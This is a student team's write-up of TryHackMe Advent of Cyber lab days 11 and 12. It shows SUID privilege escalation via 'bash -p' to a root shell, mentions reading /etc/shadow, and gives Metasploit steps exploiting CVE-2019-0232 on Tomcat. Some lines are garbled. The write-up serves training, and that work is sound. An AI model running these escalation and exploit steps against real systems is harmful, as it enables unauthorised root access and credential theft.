

# PSP0201

## Week 4

## Writeup

Group Name: GGez

Group members:

ID Number	Name	Role
1211101951	Muhammad Zaieff Danial Bin Mohd Suhaimi	Leader
1211100528	Muhammad Arief Fahmi Bin Syahril Anuar	Member
1211101120	Adam Uzair Bin Mohd Sori	Member
1211101643	Sivaharriharann A/L Ramanathan	Member


## Day 11: Networking the Rogue Gnome

**Tools used:** Kali Linux, Firefox ,NMAP

### Solution/Walkthrough:

#### Question 1:

Take example from day 1 – A Christmas Crisis? when modified your cookie to access Santa’s control panel.



The screenshot shows the CyberChef interface. In the 'Input' section, the JSON payload is entered: `{"company": "The Best Festival Company", "username": "santa"}`. The 'Delimiter' field is set to 'None'. In the 'Output' section, the resulting hex dump is shown: `7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d`. The 'BAKE!' button is highlighted in green.

#### Question 2:

Sudoers are file use to allocate system right and users which being part of the sudo group which being shown by this command prompt

```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL


# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
#includeincludedir /etc/sudoers.d
```

### Question 3:

Type cnmatic@machine\_IP and enter password aoc2020. Then it will show the vulnerable machine information which you able to log in.



```
kali@kali: ~
TryHackMe | 25 Days of Hacking | New Tab
File Actions Edit View Help
(kali㉿kali)-[~]
$ ssh cmnatic@10.10.40.88
cmnatic@10.10.40.88's password: 
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Mon Jun 27 18:23:59 UTC 2022

System load:  0.08           Processes:      91
Usage of /:   26.8% of 14.70GB  Users logged in:  0
Memory usage: 8%            IP address for ens5: 10.10.40.88
Swap usage:   0%

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.


Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$
```

Therefore type sudo -il for usage and test sudo -l for first check privilege escalation

```
Last login: Wed Dec  9 15:49:32 2020 dated.
-bash-4.4$ sudo -il
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout]
          [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout]
          [-u user] file ...
-bash-4.4$ sudo -l
[sudo] password for cmnatic:
Sorry, user cmnatic may not run sudo on tbfc-priv-1.
-bash-4.4$ █
```

#### Question 4:

Log in the vulnerable machine through SSH. Use find to search the machine for executables with the SUID permission set.



The screenshot shows a terminal window on a Kali Linux desktop. The terminal is running a command to find SUID files on the system. The output of the command is as follows:

```
(kali㉿kali)-[~]
$ ssh cmnatic@10.10.44.245
cmnatic@10.10.44.245's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Tue Jun 28 18:00:23 UTC 2022

System load:  0.0          Processes:      96
Usage of /:   26.8% of 14.70GB  Users logged in:   1
Memory usage: 8%           IP address for ens5: 10.10.44.245
Swap usage:   0%


* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jun 28 17:55:05 2022 from 10.18.30.15
-bash-4.4$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
```

Find the output which is -bash to that execute the SUID permission set.



```
kali@kali: ~
File Actions Edit View Help
-bash-4.4$ find / -perm -4000 2>/dev/null |ps://raw.githubusercontent.com/carlospolop/PEASS-ng/master/linPEAS/builder/linpeas_parts/linpeas_suid.sh
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
```

Look for the output in SUID and use the mixture on exploiting the binary.  
Enumeration scripts may show in the task.

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .
./bash -p
```

## Question 5:

Use the output result from GTFObins and execute the machine. Launch the system shell in root. Therefore type the `/root/flag.txt` and it will show the contents of the file.

```
Last login: Thu Jun 30 09:10:23 2022 from 10.18.30.15
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Note how the `cp` executable is owned by "root".

```
cmnatic@docker-ubuntu-s-1vcpu-1gb-long:~/Desktop$ ls -l
total 12
-rwsr-xr-x 1 root root 153976 Sep 5 2022 cp
```

The `cp` command will now be executed as root.

- copying the contents of other user directory
- copying the contents of the "/root" directory
- copy the "/etc/passwd" & "/etc/shadow"

Let's confirm this by using `find` to search the system for the file.

## Methodology

Exploiting file by accessing the file user is logically by log into vulnerable machine. Enumerate the machine and you will get the output that would exploit this binary set. Once you got it the file is now under control for you.

**Day 12:** Ready, set, elf.

**Tools used:** Kali Linux, Firefox ,NMAP

**Solution/Walkthrough:**


**Question 1:**

Open terminal and type “ nmap -Pn - sVC :IP ADDRESS: “ . Then find supported methods for web server’s version number.

```
|_ Supported methods: GET HEAD POST OPTIONS
 8080/tcp open  http  [you,Elf] Apache Tomcat/9.0.17
```

**Question 2:**

Search on google for suitable cve number for the web server.



**Question 4:**

Open terminal and run msfconsole. Then, type in 2019-0232. Then, set the lhost and rhost using each respective: IP ADDRESS:. Then, type in set targeturi /cgi-bin/elfwhacker. Then type in options. This will ensure the Meterpreter can gain a foothold. Finally, type run in the terminal. After it is done running, type in shell and answer will be shown.

10.10.217.176:8080

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

**Apache Tomcat/9.0.17**

If you're seeing this, you've successfully installed Tomcat. Congratulations!

 Recommended Reading:  
[Security Considerations How-To](#)  
[Manager Application How-To](#)  
[Clustering/Session Replication How-To](#)

Server Status Manager App Host Manager

**Developer Quick Start**

Tomcat Setup Realms & AAA Examples Servlet Specifications  
First Web Application JDBC DataSources Tomcat Versions

**Managing Tomcat**  
For security, access to the [manager webapp](#) is restricted. Users are defined in: `CATALINA_HOME/conf/tomcat-users.xml`  
In Tomcat 9.0 access to the manager application is split between different users.

**Documentation**  
[Tomcat 9.0 Documentation](#)  
[Tomcat 9.0 Configuration](#)  
[Tomcat Wiki](#)  
Find additional important configuration

**Getting Help**  
[FAQ and Mailing Lists](#)  
The following mailing lists are available:  
[tomcat-announce](#)  
Important announcements, releases, security vulnerability notifications. (Low volume).

10.10.217.176:8080/cgi-bin

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**HTTP Status 404 – Not Found**

Type: Status Report  
Description: The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.

Apache Tomcat/9.0.17

